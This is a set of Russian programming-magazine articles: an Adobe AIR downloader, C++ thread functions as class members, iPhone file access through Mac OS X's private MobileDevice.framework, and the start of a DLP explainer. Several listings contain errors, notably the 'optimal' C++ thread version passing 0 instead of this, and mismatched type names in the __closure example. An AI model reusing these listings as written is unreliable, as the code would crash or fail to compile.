Как справишься с этим заданием, вновь выполни сохранение проекта и проведи повторный запуск. Если ты все сделал без косяков, то наш гадкий утенок получит более презентабельный вид. После применения CSS все стало выглядеть лучше, но это еще не повод останавливаться. Если ты пользуешься CSS не первый день, то тебе не составит труда придать приложению еще более шикарный вид. На этом можно считать, что разработка красотостей окончена, и пора переходить к написанию JavaScript кода. Эх, как вспомню, что еще каких-то лет восемь назад никто и подумать не мог, что язык JavaScript начнет использоваться повсеместно... А сегодня уже тяжело представить жизнь без него. Для создания иксовой качалки нам потребуется помощь библиотеки `AIRAliases.js`, входящей в состав Adobe AIR SDK. Подключим ее к нашему файлу-контенту:

```
<script type="text/javascript" src="lib/air/AIRAliases.js"></script>
```

Из этой библиотеки мы воспользуемся объектами `URLStream`, `URLRequest` и так далее. При помощи первого, собственно, и будет выполняться загрузка файла с удаленного сервера. В SDK есть другой (более простой в обращении, хотя...) объект, при помощи которого можно организовать загрузку файлов, но `URLStream` куда лучше подходит для загрузки больших файлов (см. соответствующую врезку).

Загрузка файлов

```
function downloadIt()
{
    var file_url =
        document.getElementById('file_url').value;
    var save_path = document.getElementById(
        'save_path').value + "\\\"
        + GetFilename(file_url);

    var download_url = new air.URLRequest(file_url);
    var urlStream = new air.URLStream();
    var file = new air.File();
    file.nativePath = save_path;

    var fileStream = new air.FileStream();

    urlStream.addEventListener(
        air.ProgressEvent.PROGRESS,
        function(){
            writeToFile(event, urlStream, fileStream);
        }, false);
    urlStream.addEventListener(
        air.Event.COMPLETE,
        function(){
            saveFile(event, urlStream, fileStream);
        }, false);

    fileStream.open(file, air.FileMode.WRITE);

    urlStream.load(download_url);
}

function writeToFile(e, urlStream, fileStream)
{
    if (urlStream.bytesAvailable > 0)
    {
        var data = new air.ByteArray();
        urlStream.readBytes(data, 0,
            urlStream.bytesAvailable);
        fileStream.writeBytes(data, 0, data.length);
    }
}

function saveFile(e, urlStream, fileStream)
{
    var data = new air.ByteArray();
    urlStream.readBytes(data, 0,
        urlStream.bytesAvailable);
    fileStream.writeBytes(data, 0, data.length);

    fileStream.close();
    alert("Загрузка файла завершена!");
}

```

На первый взгляд этот код может показаться слишком большим и сложным. Ну и что, зато если написать то же самое на Delphi/C++, то по объему получится еще больше, а на внешний вид — еще страшнее.

В самом начале листинга я определяю ряд служебных переменных. Нарочно не делаю никаких дополнительных проверок, я доверяю и сохраняю в переменные `file_url` и `save_path` ссылку на загружаемый файл и путь записи файла на локальном компьютере соответственно. Получив пути к файлам, я создаю экземпляры объектов `URLRequest` (содержит путь к загружаемому файлу), `URLStream` (наш поток) и `File` (взаимодействие с файлами). После завершения инициализации объектов необходимо запустить процесс закачки

файла и определить обработчики событий. Во время их срабатывания будут выполняться функции `writeToFile()` и `saveFile()`. Как только наше приложение получит определенную порцию данных, будет вызываться функция, выполняющая их запись. Событие `COMPLETE` будет свидетельствовать о завершении загрузки файла и вызовет функцию `saveFile()`. Она запишет последние полученные данные и закроет файл.

Собственно, на этом разбор листинга можно считать окончанным. Я понимаю, что тебе многое может быть непонятным, но я и так превысил выделенный для статьи лимит места, и редактор уже угрожает мне анальной стимуляцией, поэтому не подводи меня, а проштудируй самостоятельно справочник по JS (без этого в мире AIR делать нечего). Особо пристальное внимание обрати на анонимные функции. С их помощью я решил проблему передачи дополнительных параметров в функции `writeToFile()` и `saveFile()`.

Полет окончен

Adobe AIR предоставляет массу возможностей. Чтобы начать писать приложения для этой платформы, не нужно быть супер-геру с десятью килограммами мозгов. Достаточно почитать немного литературы и подойти к делу максимально творчески. При всей простоте, эта технология смогла завоевать популярность как среди компаний-гигантов (например, yahoo), так и среди простых разработчиков. Надеюсь, она понравится и тебе. Удачи! **✂**

Не AIR единым

Adobe AIR — штука прикольная, но уже сейчас у него есть достаточно сильный оппонент. Имя ему — Titanium (как-то в][была статья про эту зверюшку). По сути, Titanium умеет многое из того, что и Adobe AIR, плюс несколько оригинальных и, самое главное, полезных фишек: возможность выбора в качестве языка программирования Python, Ruby, PHP и JavaScript; создание дополнительных процессов; HTTP-сервер; асинхронные события и так далее. Помимо всего перечисленного, **Titanium** (appcelerator.com/products) дурманит запахом полной свободы. Это полностью бесплатный (в отличие от Adobe AIR) Open Source продукт. Вдобавок к этому, титаниум позволяет не только разрабатывать, но и распространять приложения, получая детальную статистику по загрузкам.

Простейший способ переноса web-приложения на десктоп

После прочтения статьи ты наверняка захочешь смастерить десктопный вариант своего сайта/блога или еще чего-либо. Несомненно, тебе в этом поможет платформа Adobe AIR, но учти, что для типовых ситуаций есть более простой способ. Я говорю о проекте **Mozilla Prism** (prism.mozilla.com). По адресу сайта проекта несложно понять, что его курирует Mozilla Corporation — разработчики браузера Firefox. При помощи Prism ты сможешь в несколько кликов сотворить десктопную версию любого web-сервиса. Стоит только отдавать себе отчет в том, что полноценный перенос с хранилищем для данных, созданных во время автономной работы, Prism, конечно же, сделать не сможет. Перенос таких проектов без программирования нереален. А вот избавиться от браузера для работы с определенным web-сервисом вполне можно. Как это будет выглядеть? Ты выбираешь сайт или сервис (например, почту) и вбиваешь соответствующие настройки в конфигуратор Prism. После этого будут созданы ярлыки для быстрого запуска. Когда потребуется зайти в web-почтовый, достаточно будет запустить ярлык, и ты сразу же окажешься в почтовом ящике. Другими словами, Prism представляет собой простейший браузер (основан на XULRunner) без привычного GUI.

weXler.

РОМАНЫ
«ВСЕЛЕННОЙ МЕТРО 2033»
БЕСПЛАТНО
НА ВСЕХ РИДЕРАХ
ШЕХЛЕР!



ЧИТАЕТ ВСЯ СТРАНА!

- 1
- 2 АБВГ
- 3 ДЕЖЗ
- 4 ИЙКЛ
- 5 МНОП
- 6 РСТУ
- 7 ФХЦЧ
- 8 ШЩЪЫ
- 9 ЪЭЮЯ
- 0 пробел



OK



WWW.METRO2033.RU/EBOOKS

Программерские типы и триксы

Многопоточные
классы

➔ Сегодня практически все ОС поддерживают многозадачность. Потоки, процессы и прочие атрибуты сейчас уже не кажутся чем-то страшным и необычным. Мультипоточность используется практически в любом современном приложении. А еще в наше время очень активно применяется ООП. Сегодня мы узнаем, как в C++ подружить между собой и многопоточность, и ООП.

Перед нами стоит задача написать класс, который будет запускать некоторый код в отдельном треде. Для этого будем использовать стандартную функцию Windows API — `CreateThread`. Более подходящим решением было бы применить `_beginthread` из стандартной библиотеки, но для отражения общей сути `CreateThread` вполне сойдется. Давай взглянем на код.

Создание потока из класса

```
DWORD WINAPI ThreadFunc(LPVOID lpParam)
{
    // тут мы не можем получить доступ к
    // закрытым членам класса
    return 0;
}

class MyClass
{
public:
    MyClass(void);
    ~MyClass(void);

    void RunThread();

private:
    int m_intVar;
};

void MyClass::RunThread()
{
    HANDLE hThread;
    DWORD idThread;

    hThread = ::CreateThread(NULL, 0, &ThreadFunc,
        0, 0, &idThread);
}
```

Все очень просто. Есть класс `MyClass`, который создает поток с помощью `CreateThread`. Поточковая функция `ThreadFunc` находится вне класса. Компилируется этот код без проблем, но есть несколько нюансов, из-за которых такое решение может оказаться неприемлемым.

Основная проблема заключается в том, что мы не можем получить доступ к внутренним методам и переменным класса. Первое, что приходит в голову для решения этой задачи — сделать потоковую функцию членом класса. То есть примерно так:

Потоковая функция — член класса

```
class MyClass
{
public:
    ...
    void RunThread();

private:
    DWORD WINAPI ThreadFunc(LPVOID lpParam);

    int m_intVar;
};

DWORD WINAPI MyClass::ThreadFunc(LPVOID lpParam)
{
    ...


    return 0;
}

void MyClass::RunThread()
{
    HANDLE hThread;
    DWORD idThread;

    // на такой код будет ругаться компилятор
    hThread = ::CreateThread(NULL, 0, &ThreadFunc,
        0, 0, &idThread);
}
```

Но если попробовать скормить этот код компилятору, то мы получим ошибку, суть которой заключается в том, что тип потоковой функции не соответствует требуемому. Если копнуть глубже, то мы поймем, что компилятор просто не может понять, адрес какой именно `ThreadFunc` передавать в качестве третьего параметра в `CreateThread`. При этом объектов `MyClass` может быть создано несколько, и располагаться они могут в любом куске памяти, а API для создания треда требует указания точного адреса потоковой функции, который, понятное дело, становится известен лишь во время выполнения программы. Так что компилятор лишь разводит руками и предлагает еще немного пораскинуть мозгами.

Следующее, что приходит в голову, это опять вынести `ThreadFunc` за пределы класса, но в этот раз сделать ее дружественной к `MyClass` с помощью директивы `friend`. Объявленная



Кодим многопоточный класс в VS

таким образом потоковая функция должна без проблем получить доступ к private членам MyClass. Но, так как ThreadFunc существует в единственном экземпляре, а объектов класса может быть множество, то нам придется передавать потоковой функции в качестве параметра указатель на создающий тред объект.

Потоковая функция, дружественная классу

```

DWORD WINAPI ThreadFunc(LPVOID lpParam);

class MyClass
{
public:
    ...

    void RunThread();
    friend DWORD WINAPI ThreadFunc(LPVOID lpParam);

private:
    int m_intVar;
};

DWORD WINAPI ThreadFunc(LPVOID lpParam)
{
    // а тут мы уже можем обращаться к private членам
    MyClass* mc = (MyClass*)lpParam;
    mc->m_intVar = 90;
    cout << _T("Start thread, m_intVar = ")
        << mc->m_intVar;

    return 0;
}

```

```

void MyClass::RunThread()
{
    HANDLE hThread;
    DWORD idThread;

    // передаем потоковой функции указатель на
    // текущий объект
    hThread = ::CreateThread(NULL, 0, &ThreadFunc,
        this, 0, &idThread);
}

```

Все в этом примере хорошо, за исключением одного: к ThreadFunc можно обратиться в обход MyClass, а это не только делает бессмысленным создание отдельного класса для проектирования потока, но и нарушает инкапсуляцию — основной принцип объектно-ориентированного программирования. Потоковая функция имеет доступ к закрытым членам класса, а следовательно, любой желающий может их изменить, нарушая все законы ООП.

Очевидно, что для решения проблемы с инкапсуляцией нам надо вернуть ThreadFunc обратно в пределы класса. Но, как мы уже видели выше, компилятор отказывается работать с таким кодом. Исправить это можно, объявив потоковую функцию статической. В этом случае ее адрес будет известен на этапе сборки программы, что позволит избежать проблем с компиляцией.

Но так как функция-член ThreadFunc статическая, то, работая с другими членами MyClass, она не сможет корректно определить, с каким именно объектом класса ей нужно производить те или иные действия. Как и в случае с дружественной функцией, нам надо будет передавать потоку в качестве параметра указатель на текущий объект.

Статическая потоковая функция — член класса

```

class MyClass
{

```




MSDN может рассказать много полезного о CreateThread

```
public:
    ...

    void RunThread();

private:

    static DWORD WINAPI ThreadFunc(LPVOID lpParam);

    int m_intVar;
};

DWORD WINAPI MyClass::ThreadFunc(LPVOID lpParam)
{
    // и тут мы уже можем обращаться к private членам
    MyClass* mc = (MyClass*)lpParam;
    mc->m_intVar = 90;
    cout << _T("Start thread, m_intVar = ")
        << mc->m_intVar;

    return 0;
}

void MyClass::RunThread()
{
    HANDLE hThread;
    DWORD idThread;

    // передаем потоковой функции указатель
    // на текущий объект
    hThread = ::CreateThread(NULL, 0, &ThreadFunc,
        0, 0, &idThread);
}
```

Теперь мы решили все наши проблемы. Внеся код треда в MyClass, мы обошли сложности с инкапсуляцией — теперь доступ к закрытым членам класса осуществляется только лишь из метода класса. А объявив ThreadFunc в private блоке, мы тем самым лишили пользователей нашего класса возможности вызвать потоковую функцию напрямую.

Этот вариант решения нашей задачи можно назвать самым оптимальным и, казалось бы, остановиться на этом. Но есть еще один трюк, в основном для любителей C++ Builder, о котором я должен рассказать.

Реализация компилятора от Борланда содержит в себе директиву `__closure`, которая служит для определения типа обработчика события. Вообще, обработчик события представляет собой указатель на функцию. Обычно этот указатель имеет 4-байтный размер, но при определении такого типа указателя функции передается еще и указатель `this` на экземпляр класса, поэтому указатель имеет 8-байтовый размер.



Дружественная классу потоковая функция успешно изменяет его закрытые переменные

Воспользовавшись этой директивой и немного подправив код, потоковую функцию уже можно не делать статической. Для большей наглядности посмотрим код:

Использование `__closure`

```
typedef unsigned long (__stdcall *ThdFunc)(void
*arg); // прототип функции потока
typedef unsigned long (__closure *ClassMethod)(void
*arg); // прототип метода класса

// данное объединение позволяет решить несостыковку с
типами
typedef union
{
    ThrdFunc Function;
    ClassMethod Method;
} tThrdAddr;

class MyClass
{
private:
    tThrdAddr Addr;

protected:
    unsigned long ThreadFunc(void *arg)
    {
        ...
    };

public:
    RunThread()
    {
        DWORD idThread;

        Addr.Method = &ThrdHandle;
        // тут идет преобразование указателя

        CreateThread(NULL, 0, Addr.Function,
            this, 0, &idThread);
    };
};
```

Конечно, такое решение пригодно лишь для использования его в среде Builder, а многие программисты считают его грязным хаком. К тому же, использование объединений для решения проблем с типизацией — то еще извращение. Но, с другой стороны, если код работает корректно — значит, он имеет право на существование.

Заключение

Теперь мы можем писать ООП-код, который выполняется в различных потоках. Перечисленные выше способы не являются единственными — возможно, кто-то придумал что-то более интересное для реализации данной задачи. Но для написания качественных программ этого вполне достаточно. **□**

ИСПОЛЬЗУЕМ IPHONE ИЗ MAC OS X



Закрытые возможности Mac OS X для работы с мобильными устройствами от Apple

➔ Из этой статьи ты узнаешь, как можно общаться с iPhone, iPad и iPod touch из своих программ под Mac OS X, не прибегая к скриптингу iTunes. В результате сегодняшней работы мы получим полный доступ к файловой системе мобильного устройства с помощью закрытого фреймворка Mobile Device Framework.


Введение

Мне нередко приходилось видеть в сети вопросы типа: «Можно ли использовать мой iPhone как флешку?». Действительно, памяти на устройстве установлено немало, хотелось бы иметь возможность использовать ее свободно, а не только для хранения файлов, полученных через iTunes в различных сервисах Apple. Однако iPhone'ы и iPod'ы (имеются в виду iPod touch) при подключении не монтируются как съемные носители ни в Mac OS X, ни в виндах.

Apple действительно не предоставила такой функциональности в своих устройствах, но общественность не дремлет, и со временем появилось множество утилит, которые дают пользователю возможность работать с устройством Apple как со съемным носителем. Некоторые из них устанавливаются на iPhone, некоторые — на хост. Одни работают через Wi-Fi (например FlashDrive), другие — через USB (iPhone Folders). Нас будет интересовать в основном работа через USB – Wi-Fi не везде есть, да и скорость обмена данными в этом случае оставляет желать лучшего.

Готовые тулзы

Их немало. Те, что работают через USB, можно условно разделить на два класса: одни нужно ставить на мобильное устройство (тогда потребуется и jailbreak), другие следует устанавливать на хост. В качестве примера последних можно привести iPhone folders (iphonefolders.com). iPhone Folders — это расширение Windows Explorer, которое позволяет просматривать, копировать и удалять содержимое iPod touch или iPhone, соединенного с компьютером через USB, как в обычной папке проводника. В общем, у аппарата появляется функциональность обычного съемного диска, при этом jailbreak не требуется, но на хосте должен быть установлен iTunes. Таких поделок существует достаточно много (Touch Drive, Touch Сору и тому подобные), а некоторые из них даже стоят денег, хотя, как мы потом увидим, ничего сложного в создании таких прог нет. В качестве аналогичного решения для Mac OS X можно привести iPhoneDisk — плагин к MacFuse, который также позволяет работать с файловой системой iPhone.



Папки iPhone можно видеть в Finder'e благодаря iPhoneDisk

Среди прог, которые устанавливаются на само мобильное устройство и обеспечивают его монтирование при подключении как съемного носителя, можно отметить, например, USB Drive, которая доступна через Cydia. Подобные приложения имеют существенные недостатки, потому что они, как правило, предлагают на выбор три режима работы, для переключения между которыми требуется перезагрузка мобильного устройства. В режиме Default устройство будет работать как обычно: гаджет можно будет использовать в качестве модема, распознавать его в iPhoto как фотокамеру (по протоколу PTP — Picture Transfer Protocol) и синхронизировать с iTunes.

Второй режим, Drive + iTunes, работает только в Mac OS X. В этом случае интерфейс PTP будет заменен другим, Mass Storage, что позволит использовать девайс в качестве USB-флешки. При этом синхронизация с iTunes и дебаггер XCode продолжают работать как в дефолтном режиме. А в режиме Drive Only устройство определится только как USB-диск. При этом он будет виден в любой операционной системе.

Протоколы iTunes

Все тайное рано или поздно становится явным, и как бы Apple не пыталась закрыть протоколы, по которым ее мобильные устройства взаимодействуют с iTunes, всегда найдутся ребята, которые все это прогонят под USB-снифером, отреверсят софт, драйвера и проведут все остальные необходимые операции. Так как Apple традиционно не поддерживает Linux, обеспечивать работу ее устройств в этой операционке пришлось сообществу. Так появился проект libmobiledevice (libmobiledevice.org). libmobiledevice — это библиотека, которая обеспечивает взаимодействие с iPhone, iPod touch, iPad и Apple TV. В отличие от других подобных проектов, она не зависит от стороннего проприетарного программного обеспечения и не требует jailbreak'а устройств. Эта библиотека позволяет другим приложениям свободно работать с данными на мобильных устройствах, делать бэкапы, управлять иконками SpringBoard, управлять установленными на устройствах приложениями, синхронизировать музыку и видео.

На рисунке видно, что библиотека взаимодействует с USB-устройствами через libusb-1.0. usbmuxd — демон, который обеспечивает мультиплексную передачу данных по TCP/IP через USB-интерфейс. Таким образом, для остального софта USB-интерфейс становится прозрачным и он может взаимодействовать с сервисами, бегающими на мобильном устройстве, через сокеты. Для обмена данными с демоном используется библиотека libusbmuxd. libiphone — это уже реализация протоколов сервисов iOS. Если приложение работает с файловой системой мобильного устройства, то оно использует AFC- (или AFC2-) протокол. AFC (Apple File Connection) — это сервис, который доступен на каждом iPhone/iPod touch. Именно этот сервис iTunes использует для обмена файлами с устройством.

Собственно libmobiledevice для работы с файловой системой iPhone из Mac OS X нам не понадобится: можно было бы заюзать связку usbmuxd/libiphone, но мы пойдем по другому пути и воспользуемся побочным продуктом разработки libmobiledevice — результатами реверсинга MobileDevice.framework. Этот закрытый фреймворк идет вместе с Mac OS X и предоставляет высокоуровневый интерфейс к мобильному устройству. Найти его можно по пути /System/Library/PrivateFrameworks/MobileDevice.framework. Хедеры там, понятное дело, найти невозможно. А вот найти хедеры, которые появились после исследования этого фреймворка реверс-инженерами, можно на theiphonewiki.com. Как видно по найденному нами mobiledevice.h, функции в MobileDevice.framework работают на достаточно высоком уровне, так что заморачиваться с USB-мультиплексингом и прочим нам не придется. В качестве примера работы с MobileDevice.framework мы создадим класс для обмена файлами с устройством.

Кодим

Кодить будем на Objective-C/Cocoa. Не забудь в проекте XCode добавить ссылку на MobileDevice.framework, чтобы все нормально слинковалось. Создадим два класса: MobileDevice и MobileDeviceServer. Первый будет отвечать за работу с файловой системой мобильного устройства, второй — за подключение/отключение устройств.

Интерфейс наших классов

```
#import <Cocoa/Cocoa.h>
#import "MobileDevice.h"
@interface MobileDevice : NSObject {
    @public
    struct am_device * dev;
    struct afc_connection * conn;
}

- (MobileDevice *) initWithDevice:
    (struct am_device *) device;
- (MobileDevice *) copy;
// В этом методе иницилируем AFC соединение
- (BOOL) connect;
// Получаем свойства устройства, например тип или имя
- (NSString *) getValue: (CFStringRef) name;
// Собственно работа с файловой системой
- (BOOL) pathExist: (NSString *) path;
- (BOOL) downloadFile: (NSString *)
    remote_path toLocation: (NSString *) local_path;
- (BOOL) uploadFile: (NSString *) local_path
    toLocation: (NSString *) remote_path;
- (BOOL) downloadDirectory: (NSString *) remote_path
    toLocation: (NSString *) local_path;
- (BOOL) uploadDirectory: (NSString *) local_path
    toLocation: (NSString *) remote_path;
- (BOOL) removeDirectory: (NSString *) remote_path;
- (BOOL) isDirectory: (NSString *) path;
@end

// Сервер сделаем синглтоном, поэтому методов
// init у него не будет, а defaultServer возвращает
// единственный инстанс класса
@interface MobileDeviceServer : NSObject {
    @public
    NSMutableArray * MobileDevices;
}

+ (MobileDeviceServer *) defaultServer;
@end
```

Реализация MobileDeviceServer простая, поэтому приведу ее здесь полностью. Основная задача этого класса — получать уведомления

от MobileDevice.framework о подключении/отключении устройств и формировать список подключенных, что бы потом хендлер устройства можно было использовать при создании инстанса класса MobileDevice.

```
@implementation MobileDeviceServer

static MobileDeviceServer * DefaultServer = nil;

static void AmDeviceNotificationCallback(
    struct am_device_notification_callback_info
    * info)
{
    if (info->msg == ADNCI_MSG_CONNECTED)
    { // Новое устройство
        MobileDevice * device = [[MobileDevice alloc]
            initWithDevice: info->dev];
        [device connect];
        [DefaultServer->MobileDevices addObject: device];
    }
    else if (info->msg == ADNCI_MSG_DISCONNECTED)
    { // Отключили устройство
        for (int i = 0;
            i < [DefaultServer->MobileDevices count];
            ++i)
        { // Ищем его в своем списке и удаляем
            if (((MobileDevice *) [DefaultServer->MobileDevices
                objectAtIndex: i])->dev == info->dev)
            {
                [DefaultServer->MobileDevices removeObjectAtIndex: i];
                break;
            }
        }
    }
}


+ (MobileDeviceServer *) defaultServer
{
    if (DefaultServer == nil) {
        DefaultServer = [[MobileDeviceServer alloc] init];
        // Тут будем хранить список подключенных устройств
        DefaultServer->MobileDevices =
            [[NSMutableArray alloc] init];

        // Подпишемся к уведомлениям от MobileDevice.framework
        struct am_device_notification * subscription;
        if (AMDeviceNotificationSubscribe(
            &AmDeviceNotificationCallback,
            0,0,0,&subscription) != 0)
        { // Не получилось :(
            [DefaultServer->MobileDevices release];
            [DefaultServer release];
            DefaultServer = nil;
        }
    }
    return DefaultServer;
}

@end
```

В качестве примера работы с девайсом через AFC приведу реализацию метода downloadFile класса MobileDevice. Всю реализацию приводить здесь смысла нет, но ты можешь найти ее на диске.

```
- (BOOL) downloadFile: (NSString *) remote_path
    toLocation: (NSString *) local_path
{
```



Структура libmobiledevice

```
if (conn == nil) return FALSE;
afc_file_ref file_ref;
if (AFCFileRefOpen(conn, [remote_path cString],
    AFC_MODE_READ, 0, &file_ref) != 0)
    return FALSE;
FILE * local_file = fopen(
    [local_path cString], "w");

if (local_file == NULL) {
    AFCFileRefClose(conn, file_ref);
    return NO;
}

char buffer[10000];

int len;

do {
    len = sizeof(buffer);
    if (
        AFCFileRefRead(conn, file_ref, buffer, &len) != 0)
    {
        fclose(local_file);
        AFCFileRefClose(conn, file_ref);
        return NO;
    }

    fwrite(buffer, len, 1, local_file);
} while(len == sizeof(buffer));
fclose(local_file);

AFCFileRefClose(conn, file_ref);
return YES;
}
```

Заключение

Теперь, зная, как из Mac OS X получить доступ к файловой системе мобильных устройств Apple, для тебя несложно будет написать подобие iPhone folders и других альтернативных утилит. Дополнительным плюсом работы с iPod/iPhone из Mac OS X является то, что нет необходимости устанавливать стороннее программное обеспечение, как в виндах (iTunes, Apple mobile device support и так далее). Все будет работать на голой системе с диска. ☘

Как работают DLP-системы?

Разбираемся в технологиях предотвращения утечки информации

Если быть достаточно последовательным в определениях, то можно сказать, что информационная безопасность началась именно с появления DLP-систем. До этого все продукты, которые занимались «информационной безопасностью», на самом деле защищали не информацию, а инфраструктуру — места хранения, передачи и обработки данных.

Компьютер, приложение или канал, в которых находится, обрабатывается или передается конфиденциальная информация, защищаются этими продуктами точно так же, как и инфраструктура, в которой обращается совершенно безобидная информация. То есть именно с появлением DLP-продуктов информационные системы научились наконец-то отличать конфиденциальную информацию от неконфиденциальной. Возможно, с встраиванием DLP-технологий в информационную инфраструктуру компании смогут сильно сэкономить на защите информации — например, использовать шифрование только в тех случаях, когда хранится или передается конфиденциальная информация, и не шифровать информацию в других случаях.

Однако это дело будущего, а в настоящем данные технологии используются в основном для защиты информации от утечек. Технологии категоризации информации составляют ядро DLP-систем. Каждый производитель считает свои методы детектирования конфиденциальной информации уникальными, защищает их патентами и придумывает для них специальные торговые марки. Ведь остальные, отличные от этих технологий, элементы архитектуры (перехватчики протоколов, парсеры форматов, управление инцидентами и хранилища данных) у большинства производителей идентичны, а у крупных компаний даже интегрированы с другими продуктами безопасности информационной инфраструктуры. В основном для категоризации данных в продуктах по защите корпоративной информации от утечек используются две основных группы технологий — лингвистический (морфологический, семантический) анализ и статистические методы (Digital Fingerprints, Document DNA, антиплагиат). Каждая технология имеет свои сильные и слабые стороны, которые определяют область их применения.

Лингвистический анализ

Использование стоп-слов («секретно», «конфиденциально» и тому подобных) для блокировки исходящих электронных сообщений в почтовых серверах можно считать прародителем современных DLP-систем. Конечно, от злоумышленников это не защищает — удалить стоп-слово, чаще всего вынесенное в отдельный гриф документа, не составляет труда, при этом смысл текста нисколько не изменится. Толчок в разработке лингвистических технологий был сделан в начале этого века создателями email-фильтров. Прежде всего, для защиты электронной почты от спама. Это сейчас в антиспамовских технологиях преобладают репутационные методы, а в начале века шла настоящая лингвистическая война между снарядами и броней — спамерами и антиспамерами. Помните простейшие методы для обмана фильтров, базирующихся на стоп-словах? Замена букв на похожие буквы из других кодировок или цифры, транслит, случайным образом расставленные пробелы, подчеркивания или переходы строк в тексте. Антиспамеры довольно быстро научились бороться с такими хитростями, но тогда появился графический спам и прочие хитрые разновидности нежелательной корреспонденции. Однако использовать антиспамерские технологии в DLP-продуктах без серьезной доработки невозможно. Ведь для борьбы со спамом достаточно делить информационный поток на две категории: спам и не спам. Метод Байеса, который используется при детектировании спама, дает только бинарный результат: «да» или «нет». Для защиты корпоративных данных от утечек этого недостаточно — нельзя просто делить информацию на конфиденциальную и неконфиденциальную. Нужно уметь классифицировать информацию по функциональной принадлежности (финансовая, производственная, технологическая, коммерческая, маркетинговая), а внутри



классов — категоризировать ее по уровню доступа (для свободного распространения, для ограниченного доступа, для служебного использования, секретная, совершенно секретная и так далее). Большинство современных систем лингвистического анализа используют не только контекстный анализ (то есть в каком контексте, в сочетании с какими другими словами используется конкретный термин), но и семантический анализ текста. Эти технологии работают тем эффективнее, чем больше анализируемый фрагмент. На большом фрагменте текста точнее проводится анализ, с большей вероятностью определяется категория и класс документа. При анализе же коротких сообщений (SMS, интернет-пейджеры) ничего лучшего, чем стоп-слова, до сих пор не придумано. Автор столкнулся с такой задачей осенью 2008 года, когда с рабочих мест многих банков через мессенджеры пошли в Сеть тысячи сообщений типа «нас сокращают», «отберут лицензию», «отток вкладчиков», которые нужно было немедленно заблокировать у своих клиентов.

